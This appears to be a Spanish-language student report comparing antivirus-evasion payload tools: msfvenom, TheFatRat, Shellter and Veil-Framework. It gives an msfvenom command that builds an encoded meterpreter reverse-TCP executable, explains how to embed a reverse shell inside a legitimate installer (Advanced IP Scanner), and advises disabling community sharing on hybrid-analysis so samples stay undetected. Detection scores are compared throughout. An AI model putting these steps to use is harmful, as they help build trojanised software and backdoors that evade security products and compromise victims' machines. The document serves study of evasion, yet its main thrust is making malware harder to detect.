EVASIÓN DE DETECCCIÓN


Jordi Masó Pla

INDICE

1 MSFVENOM

1.1 CREAR PAYLOAD


Metasploit-frameworks tiene un módulo que crea cargas maliciosas, que se llama “msfVenom”. Esta herramienta es de línea de comandos, escribiendo “msfvenom -h” acedemos a la ayuda y podemos visualizar todos los parámetros de esta.



En nuestro caso crearemos un payload para Windows de 64 bits. El payload escogido es un meterpreter reversa TCP, esta será la base de todo, a partir de esto iremos añadiendo cosas para que sea más difícil detectar los antivirus. El comando que utilizaremos será el siguiente: “mfsvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.0.1.128 LPORT=4444 -e x86/shikata_ga_nai -i 10 -t 360 – f exe > payload.exe”. ahora explicamos paso a paso el comando, -p es el tipo de payload que queremos, lhost es la ip de la maquina que ataca, lport es el puerto que recibirá la información de la víctima, -e es el codificador para camuflar la carga maliciosa, -i son las veces que se pasara el encoder, -t es el tiempo que tardara en ejecutarse el payload, -f el formato de salida del payload, > el nombre del fichero que elegido.

1.2 COMPROBACIÓN DE EVASIÓN


Una vez creado el payload vamos a verificar que eficacia tiene en evadir antivirus y pasar desapercibido por estos programas. Para realizar esta tarea utilizaremos la web de hybrid-analysis, esta web tiene varios motores de búsqueda de malware también tiene un sanbox que analizara en un tiempo el comportamiento de este programa que analiza.



Una parte importante es desmarcar la casilla de compartir con los miembros de la comunidad ya que sino estos payloads en poco tiempo serán detectados por todos los antivirus del mercado.

1.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload 15 lo detectaron como virus. Incluso algún motor detecta que es una carga de Metasploit. La evasión des este programa no es muy buena ya que en la gran mayoría será detectado y no podrá ejecutarse.




Huorong	✗ Backdoor/W64.Meterpreter.u	AegisLab	✓
Bitdefender	✗ Trojan.Metasploit.A	Avira	✗ TR/Crypt.XPACK.Gen7
Zillya!	✓	Sophos	✗ ATK/Swrort-J
Vir.IT eXplorer	✗ Trojan.Win32.Generic.BZPS	VirusBlokAda	✓
K7	✗ Trojan (004fae881)	McAfee	✗ Trojan-FPJE!8FF0B9D0098D
NETGATE	✓	TACHYON	✓
Varist	✗ W64/Rozena.AE.gen!Eldorado	Kaspersky	✗ HEUR:Trojan.Win64.Packed.gen
Antiy	✗ GrayWare/Win32.Rozena.j	AhnLab	✗ Trojan/Win.Generic
Webroot SMD	✗ Malware	Emsisoft	✗ Trojan.Metasploit.A (B)
NANOAV	✓	RocketCyber	✓
Comodo	✓	ESET	✗ a variant of Win64/Rozena.J trojan
ClamAV	✓	Cylance	✗ Malware

En el apartado de indicadores este programa el resultado es de dos indicadores que es un fichero malicioso, 7 indicadores que es sospechoso o actividad sospechosa y 28 indicadores informativos, pero no resultan ninguna alarma de programa malicioso.


2 THEFATRAT

2.1 CREAR PAYLOAD

Thefatrat es un programa de línea de comandos automatizada multifunción con menús y submenús guado. En esta ocasión escogeremos del menú principal la opción de crear una puerta trasera con PwnWinds ya que es una herramienta con mucha eficacia.




El siguiente menú es elegir el lenguaje de programación y su extensión. He elegido de crear un fichero exe con leguaje C# y Powershell



Teniendo esto seleccionado introducimos la ip del atacante el puerto donde se conectará la Shell de la victima y el tipo de payload que queremos. El payload elegido es Windows/Shell/reverse_tcp, y el nombre del fichero.


2.2 COMPROBACIÓN DE EVASIÓN

Cuando tengamos el payload generado realizaremos la misma operación que la enterito para poder comprar resultados posteriormente. Subiremos el fichero a la web de hybrid-analysis y observaremos que resultados nos remiten.



2.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload 15 lo detectaron como virus. Esperaba unos resultados algo mejores que msfvenom. La evasión con esta configuración no es muy buena ya que muchos antivirus detectaran este programa como virus y lo bloquearan o eliminaran directamente sin poder ejecutar.




En el apartado de indicadores este programa el resultado es de 5 indicadores que es un fichero malicioso, 41 muestran sospechas de malware y 177 indicadores solo son informativos y no ven peligro en el programa.

3 SHELLTER


3.1 CREAR PAYLOAD

Shellter no es un creador de payload, sino que los payload que tiene ya creados los incrusta en el código de otro programa para que pase desapercibidos tanto al usuario como al antivirus.

La aplicación elegida en este caso para incrustar una puerta trasera con el programa shellter es "Advance_ip_scanner_2.5.4954.1.exe".




El programa abre el ejecutable y entres su código inserta el payload. Entres los payload que tiene prediseñados escogemos la "Shell_reverse_tcp", le damos la ip del atacante y el puerto de comunicación de la Shell. El programa shellter vuelve a compilar la aplicación y esta lista para su funcionamiento.




3.2 COMPROBACIÓN DE EVASIÓN


Al terminar shellter de trabajar y crear el nuevo programa con la Shell incrustada en su código pasamos a comprobar la evasión y ofuscación que realiza este programa. Repetimos el análisis como se izo con los otros dos payload con hybrid-analysis para tener igualdad de condiciones y poder comparar los resultados.



3.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload solo 5 lo detectaron como virus, es una gran diferencia si se compara con el resto ya analizado, este programa si que tiene buenos resultados y ofrece buena evasión de los antivirus, es una muy buena opción a tener en cuenta.





En el apartado de los indicadores la cosa no ha ido tan bien pero igualmente sigue siendo buen resultado. 4 indicadores nos dicen que es un ejecutable de malware, 49 indicadores que es sospechoso de contener algún tipo de virus y 201 informas que no ven peligro en ejecutar este programa.


4 VEIL-FRAMEWORK

4.1 CREAR PAYLOAD

Otro programa parecido a Thefatrat es Veil-Framework, crea payload en diferentes leguajes de programación y diferentes cargas útiles. Una vez instalado el programa con todas sus dependencias procedemos a crear el payload. Desde el menú principal seleccionamos la opción de evasión, y nos dice que tiene 41 payload en la lista que podemos seleccionar el que convenga mas según la situación necesaria.


En este caso probamos un payload escrito con Ruby y es un meterpreter reverse tcp, las opciones de configuración son muy parecidas a Metasploit-Frameworks, donde indica los parámetros a rellenar y los que podemos modificar para ajustar el payload. Introducimos la ip del atacante, verificamos que el puerto sea de nuestra elección o lo modificamos, ya podemos generar el payload.

Veil-framework en la ruta de salida ms da tres archivos una es el payload con el formato del ejecutable, el otro fichero es el payload con el leguaje que emos elegidos son su código fuente y el ultimo archivo son las instrucciones de Metasploit-Frameworks para poner a la escucha el puerto indicado y recibir el meterpreter o la Shell.




4.2 COMPROBACIÓN DE EVASIÓN

Con el payload creado procedemos como en los casos anteriores a su análisis con hybrid-analysis.



4.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload 13 lo detectaron como virus. Esperaba unos resultados mucho mejores, no tan bueno como shellter, pero mucho mejor que Thefatrat y Msfvenom. La evasión con esta configuración no es muy buena ya que muchos antivirus detectaran este programa como virus, y lo bloquearan o eliminaran directamente sin poder ejecutar, será cuestión de ir probando otras combinaciones e ir mejorando los resultados de evasión. Es una herramienta que se puede sacar mucho provecho, y la otra es combinar el código del payload con la ofuscación de shellter, “tendré de seguir investigando”.



En el apartado de indicadores este programa el resultado es de 4 indicadores que es un fichero malicioso, 21 muestran sospechas de malware y 108 indicadores solo son informativos y no ven peligro en el programa

5 COMENTARIOS

Después de crear, estudiar, comprobar la evasión y detección de los diferentes payload, hay que seguir investigando mas para que sean mas indetectables, como la fusión de dos herramientas mencionadas anteriormente, generar la carga útil con Veil e incrustar esta carga útil con shellter será una opción a probar en el futuro. Otro programa que quiero probar es Venom con este enlace de GitHub https://github.com/r00t-3xp10it/venom. De los programas de creación de carga maliciosa estudiados, msfvenom es muy versátil pero muy conocido por todos los antivirus, Thefatrat es un programa multifunciones que puedes crear payloads para cualquier cosa, pero también bien conocida por las antivirus. Shellter es una herramienta muy útil que se puede sacar mucho provecho y eficaz a la hora de evadir antivirus, Veil tiene los payloads escritos en múltiples leguajes de programación es una cosa a tener en cuenta para buscar la evasión y la detección, otra cosa es que genera el código de la carga útil que podemos modificar y enfuscar más. Todos estos programas requieren de muchas mas horas de estudio e investigación y poder sacar el máximo provecho de ellos.